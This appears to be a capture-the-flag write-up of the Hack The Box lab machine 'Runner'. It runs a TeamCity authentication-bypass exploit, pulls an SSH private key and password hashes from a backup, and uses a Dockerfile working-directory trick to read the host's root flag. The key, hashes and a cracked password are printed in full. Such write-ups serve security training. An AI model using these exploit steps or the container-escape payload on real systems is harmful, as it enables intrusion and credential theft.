
Runner

1. Port scanning with nmap




┌──(kali㉿kali)-[~/htb/runner]
└─$ sudo nmap -sS -sV -sC 10.10.11.13
[sudo] password for kali:
Starting Nmap 7.94SVN (
https://nmap.org) at 2024-05-03 02:09 EDT
Nmap scan report for 10.10.11.13
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to
http://runner.htb/


|_http-server-header: nginx/1.18.0 (Ubuntu)
8000/tcp open nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.75 seconds

2. Find hidden directory with gobuster




- I used the default wordlists but nothing was found. So I took some research and try with this wordlists and it worked
- Go to the domain I just found



- Hmmm. Teamcity. Research it and I found a CVE about teamcity. Let's exploit it


```
┌──(kali㉿kali)-[~/htb/runner/CVE-2023-42793]
└─$ python3 CVE-2023-42793.py -u http://teamcity.runner.htb
[+] http://teamcity.runner.htb/login.html [H454NSec1293:@H454NSec]
```

- Login successfully




3. Discovery the web


- Navigated to the administration section



- Navigated to backup section, created a backup file and downloaded it



- Downloaded it. After unzip, I discovered the ssh key **id_rsa**


┌──(kali㉿kali)-[~/htb/runner/tcbu]
└─$ ls
charset config database_dump export.report metadata system TeamCity_Backup_20240504_183825.zip version.txt
┌──(kali㉿kali)-[~/htb/runner/tcbu]
└─$ rm TeamCity_Backup_20240504_183825.zip
┌──(kali㉿kali)-[~/htb/runner/tcbu]
└─$ cd config
┌──(kali㉿kali)-[~/htb/runner/tcbu/config]
└─$ cd projects/
┌──(kali㉿kali)-[~/…/runner/tcbu/config/projects]
└─$ cd AllProjects
┌──(kali㉿kali)-[~/…/tcbu/config/projects/AllProjects]
└─$ cd pluginData
┌──(kali㉿kali)-[~/…/config/projects/AllProjects/pluginData]
└─$ ls
ssh_keys
┌──(kali㉿kali)-[~/…/config/projects/AllProjects/pluginData]
└─$ cd ssh_keys
┌──(kali㉿kali)-[~/…/projects/AllProjects/pluginData/ssh_keys]
└─$ ls
id_rsa


- Open it

```
┌──(kali㉿kali)-[~/…/projects/AllProjects/pluginData/ssh_keys]
└─$ sudo cat id_rsa
[sudo] password for kali:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAlk2rRhm7T2dg2z3+Y6ioSOVszvNlA4wRS4ty8qrGMSCpnZyEISPl
htHGpTu0oGI11FTun7HzQj7Ore7YMC+SsMIlS78MGU2ogb0Tp2bOY5RN1/X9MiK/SE4liT
njhPU1FqBIexmXKlgS/jv57WUtc5CsgTUGYkpaX6cT2geiNqHLnB5QD+ZKJWBflF6P9rTt
zkEdcWYKtDp0Phcu1FUVeQJOpb13w/L0GGiya2RkZgrIwXR6l3YCX+mBRFfhRFHLmd/lgy
/R2GQpBWUDB9rUS+mtHpm4c3786g11IPZo+74I7BhOn1Iz2E5KO0tW2jefylY2MrYgOjjq
5fj0Fz3eoj4hxtZyuf0GR8Cq1AkowJyDP02XzIvVZKCMDgVNAMH5B7COTX8CjUzc0vuKV5
iLSi+vRx6vYQpQv4wlh1H4hUlgaVSimoAqizJPUqyAi9oUhHXGY71×5gCUXeULZJMcDYKB
Z2zzex3+iPBYi9tTsnCISXIvTDb32fmm1qRmIRyXAAAFgGL91WVi/dVlAAAAB3NzaC1yc2
EAAAGBAJZNq0YZu09nYNs9/mOoqEjlbM7zZQOMEUuLcvKqxjEgqZ2chCEj5YbRxqU7tKBi
NdRU7p+x80I+zq3u2DAvkrDCJUu/DBlNqIG9E6dmzmOUTdf1/TIiv0hOJYk544T1NRagSH
sZlypYEv47+e1lLXOQrIE1BmJKWl+nE9oHojahy5weUA/mSiVgX5Rej/a07c5BHXFmCrQ6
dD4XLtRVFXkCTqW9d8Py9BhosmtkZGYKyMF0epd2Al/pgURX4URRy5nf5YMv0dhkKQVlAw
fa1EvprR6ZuHN+/OoNdSD2aPu+COwYTp9SM9hOSjtLVto3n8pWNjK2IDo46uX49Bc93qI+
IcbWcrn9BkfAqtQJKMCcgz9Nl8yL1WSgjA4FTQDB+Qewjk1/Ao1M3NL7ileYi0ovr0cer2
EKUL+MJYdR+IVJYGlUopqAKosyT1KsgIvaFIR1xmO9ceYAlF3lC2STHA2CgWds83sd/ojw
WIvbU7JwiElyL0w299n5ptakZiEclwAAAAMBAAEAAAGABgAu1NslI8vsTYSBmgf7RAHI4N
BN2aDndd0o5zBTPlXf/7dmfQ46VTId3K3wDbEuFf6YEk8f96abSM1u2ymjESSHKamEeaQk
lJ1wYfAUUFx06SjchXpmqaPZEsv5Xe8OQgt/KU8BvoKKq5TIayZtdJ4zjOsJiLYQOp5oh/
1jCAxYnTCGoMPgdPKOjlViKQbbMa9e1g6tYbmtt2bkizykYVLqweo5FF0oSqsvaGM3MO3A
Sxzz4gUnnh2r+AcMKtabGye35Ax8Jyrtr6QAo/4HL5rsmN75bLVMN/UlcCFhCFYYRhlSay
yeuwJZVmHy0YVVjxq3d5jiFMzqJYpC0MZIj/L6Q3inBl/Qc09d9zqTw1wAd1ocg13PTtZA
mgXIjAdnpZqGbqPIJjzUYua2z4mMOyJmF4c3DQDHEtZBEP0Z4DsBCudiU5QUOcduwf61M4
CtgiWETiQ3ptiCPvGoBkEV8ytMLS8tx2S77JyBVhe3u2IgeyQx0BBHqnKS97nkckXlAAAA
wF8nu51q9C0nvzipnnC4obgITpO4N7ePa9ExsuSlIFWYZiBVc2rxjMffS+pqL4Bh776B7T
PSZUw2mwwZ47pIzY6NI45mr6iK6FexDAPQzbe5i8gO15oGIV9MDVrprjTJtP+Vy9kxejkR
3np1+WO8+Qn2E189HvG+q554GQyXMwCedj39OY71DphY60j61BtNBGJ4S+3TBXExmY4Rtg
lcZW00VkIbF7BuCEQyqRwDXjAk4pjrnhdJQAfaDz/jV5o/cAAAAMEAugPWcJovbtQt5Ui9
WQaNCX1J3RJka0P9WG4Kp677ZzjXV7tNufurVzPurrxyTUMboY6iUA1JRsu1fWZ3fTGiN/
TxCwfxouMs0obpgxlTjJdKNfprIX7ViVrzRgvJAOM/9WixaWgk7ScoBssZdkKyr2GgjVeE
7jZoobYGmV2bbIDkLtYCvThrbhK6RxUhOiidaN7i1/f1LHIQiA4+lBbdv26XiWOw+prjp2
EKJATR8rOQgt3xHr+exgkGwLc72Q61AAAAwQDO2j6MT3aEEbtgIPDnj24W0xm/r+c3LBW0
axTWDMGzuA9dg6YZoUrzLWcSU8cBd+iMvulqkyaGud83H3C17DWLKAztz7pGhT8mrWy5Ox
KzxjsB7irPtZxWmBUcFHbCrOekiR56G2MUCqQkYfn6sJ2v0/Rp6PZHNScdXTMDEl10qtAW
QHkfhxGO8gimrAvjruuarpItDzr4QcADDQ5HTU8PSe/J2KL3PY7i4zWw9+/CyPd0t9yB5M
KgK8c9z2ecgZsAAAALam9obkBydW5uZXI=
-----END OPENSSH PRIVATE KEY-----
```

- Changed the permission for **id_rsa**

```
┌──(kali㉿kali)-[~/htb/runner]
└─$ sudo chmod 600 id_rsa
[sudo] password for kali:
```

- After took some research, I found the db file of all users that contained the hash password




```
ID, USERNAME, PASSWORD, NAME, EMAIL, LAST_LOGIN_TIMESTAMP, ALGOR
1, admin, $2a$07$45FEHOX4k0zGZ9SBzzo90OXa5pJK0XMVy1upHpamDDDJUAo
2, matthew, $2a$07$g6rSfWwW92sYTFsBo3WVo.84MW.vVI9VHNQLOqB/TQtfC
11, h454nsec5633, $2a$07$S9iQCr8FAb9fRo20ZHHzW..utlWMMPIEiqG478O
12, h454nsec8119, $2a$07$7TsLsv9SYXola2KrMfMPqeBAapfDvY0QwBpuWA5
13, h454nsec8837, $2a$07$GK3hzpwV100fytKbIp5ZfeKSk5D1nl3C1U3.853
14, city_adminvcqu, $2a$07$AcqSGb.GRhYmNhGShbBqmusg6rN1/4q.2i74L
15, city_admindk6v, $2a$07$4uqq94r7mZSk3sz6bEdUcu3I8yQn/2Vb4jvqi
16, city_adminzvs1, $2a$07$ziLz0DRGNEUsnwVGSPKZ1ORKDWuPN0Np1XsTt
17, city_adminnbgl, $2a$07$8HwogVDCMLxQcrUjFDxwmOuFQq8HMQUR3511b
18, h454nsec8589, $2a$07$3Bfc8iZWKswJAiHfZcb/0enbfeLQWHJk37/PNDv
19, city_adminqwqb, $2a$07$eG7bwed.IpumlCGDVCTGf.00tAA9zDevE0mzV
20, city_adminzjlz, $2a$07$pzDj0pzoTxIfqQ8AprDaSOr3oN8LInUdM3K1a
21, city_admin9w6y, $2a$07$inFa3T1CaSxtpD6LkJsUzOSm/AxCvzYqBdMK1
22, admin.twyf, $2a$07$lEvicD1TZui2a7au70/vAuY9ALbrsbqUZ8Z3SlDvy
23, h454nsec8995, $2a$07$3rFzK4u1TNU9GxiZLjE01uWY7XjUnv8CbCeXoKW
24, h454nsec1293, $2a$07$BFrkM0W1yknpUV8ZeJfN1OzCaEsOxbs3KxhUxWg
25, city_admingtbq, $2a$07$oJe18aMGAq6ATvp9wCOZzuopPehGLJDNm8TqD
```

- Bypass ssh with id_rsa

```
┌──(kali㉿kali)-[~/htb/runner]
└─$ sudo ssh -i id_rsa john@runner.htb
[sudo] password for kali:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-102-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Mon May  6 03:59:16 AM UTC 2024

  System load:                      0.2314453125
  Usage of /:                       80.3% of 9.74GB
  Memory usage:                     38%
  Swap usage:                       0%
  Processes:                        227
  Users logged in:                  0
  IPv4 address for br-21746deff6ac: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.13
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:64ad
```

- Successfull and have the user.txt

```
john@runner:~$ cat user.txt
f0b3f7774a2de53ac4edf1ff7e712e30
john@runner:~$
```

4. Find the root flag

- netstat -tuna


```
john@runner:/$ netstat -tuna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5005          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9443          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8111          0.0.0.0:*               LISTEN
tcp        0    332 10.10.11.13:22          10.10.14.40:50180       ESTABLISHED
tcp        0      0 172.17.0.1:47204        172.17.0.2:8111         TIME_WAIT
tcp        0      0 127.0.0.1:50232         127.0.0.1:8111          TIME_WAIT
tcp        0      0 10.10.11.13:22          10.10.14.23:48670       ESTABLISHED
tcp        0      0 10.10.11.13:80          10.10.14.40:49820       ESTABLISHED
tcp        0      1 10.10.11.13:41314       8.8.8.8:53              SYN_SENT
tcp        0      0 10.10.11.13:80          10.10.14.38:38268       ESTABLISHED
tcp6       0      0  :::8000                :::*                    LISTEN
tcp6       0      0  :::22                  :::*                    LISTEN
tcp6       0      0  :::80                  :::*                    LISTEN
udp        0      0 10.10.11.13:34063       8.8.8.8:53              ESTABLISHED
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 127.0.0.1:53625         127.0.0.53:53           ESTABLISHED
udp        0      0 10.10.11.13:39327       8.8.8.8:53              ESTABLISHED
```

- nano /etc/hosts in victim machine and I find another domain


```
127.0.0.1 localhost
127.0.1.1 runner runner.htb teamcity.runner.htb portainer-administration.runner.htb

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


- Explored it



- Login with user I found in db and see what is interesting
  - user matthew
  - password piper123 I was found when I john it
- Successfully to login



- Access to primary and write a payload to have the flag



- We have the flag!!!

```
Step 1/3 : FROM ubuntu:latest

 ---> ca2b0f26964c
Step 2/3 : WORKDIR /proc/self/fd/8

 ---> Running in 854adf6d8f59
 ---> Removed intermediate container 854adf6d8f59
 ---> 4f92f3f895a0
Step 3/3 : RUN cat ../../../../root/root.txt

 ---> Running in 63cf6082f85b
sh: 0: getcwd() failed: No such file or directory
2c4e1b63d2cc2c4312c7cb45ce7a0ebb
 ---> Removed intermediate container 63cf6082f85b
 ---> 2ed705adabd7
Successfully built 2ed705adabd7
Successfully tagged aaa:latest
```